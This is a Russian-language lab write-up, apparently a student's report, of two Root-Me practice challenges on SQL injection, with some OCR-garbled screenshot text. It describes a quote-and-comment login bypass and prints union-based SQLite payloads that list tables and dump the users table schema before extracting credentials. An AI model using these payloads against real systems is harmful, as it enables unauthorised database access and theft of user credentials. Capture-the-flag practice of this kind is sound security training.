


Задание 1: Выполните задание https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication


Выполните задание https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-string





Первое что было испробовано: аутентификация admin:admin после чего страница выдала ответ об отсутствии подобного логина:пароля.





Для решения данной лабораторной машины подошёл самый простой "password bypass" в виде одиночной ковычки и двойного тире. Далее необходимый пароль для завершения лабораторной машины лежит внутри html кода страницы.



2. Выполните задание https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-string

При изучении ресурса изначальной возможной точкой входа для использования уязвимости - страница поиска. Сразу попробую туда вставить первый пэйлоад.



Получилось сразу узнать, что используемая БД SQLite3. Далее необходимо подобрать пэйлоад для "открытия" самой БД. В данной лабораторной машине имеется вывод двух позиций.

Bienvenu / Welcome (Bienvenu à tous / Welcome all !)
Correction faille / Vulnerability (Un petit malin a trouvé un trou dans notre nouveau site. Trou bou Publication du site / Site publication (Le site est désormais ouvert à toutes et à tous / Site is open)
Système de news / News system (La mise en place du système de news est désormais effective / N
Système de recherche / Search Engine (Un système de recherche nous permet désormais de rechetet (test)

Далее необходимо выяснить, какие таблицы имеются в данной БД, за исключением стандартных, имеющих префикс "sqlite_"

Recherche	
Reciference	chercher
6 result(s) for	union SELECT null,group_concat(tbl_name) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%'"
(news,users)	
Bienvenu / V	(elcome (Bienvenu à tous / Welcome all !)
Correction f	ille / Vulnerability (Un petit malin a trouvé un trou dans notre nouveau site. Trou bouché ! / Vulnerability fix)
Publication	u site / Site publication (Le site est désormais ouvert à toutes et à tous / Site is open)
Système de	news / News system (La mise en place du système de news est désormais effective / News system activated.)
Contàmo de	echerche / Search Engine (Un système de recherche nous permet désormais de rechercher une news / News : search engine :))

В данной БД имеются таблицы "news" и "users". Вероятнее всего, необходимая информация расположена в таблице users. Достаю столбцы из данной таблицы.

6 result(s) for "' union SELECT null, sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='users' -- "

(CREATE TABLE users(username TEXT, password TEXT, Year INTEGER))

Bienvenu / Welcome (Bienvenu à tous / Welcome all !)

Correction faille / Vulnerability (Un petit malin a trouvé un trou dans notre nouveau site. Trou bouché! / Vulnerability fix)

Publication du site / Site publication (Le site est désormais ouvert à toutes et à tous / Site is open)

Système de news / News system (La mise en place du système de news est désormais effective / News system activated.)

Système de recherche / Search Engine (Un système de recherche nous permet désormais de rechercher une news / News

В таблице users имеются столбцы username, password, Year. Достаю информацию из столбцов username и password.



Получена искомая информация. Сдаю на сайте root-me.

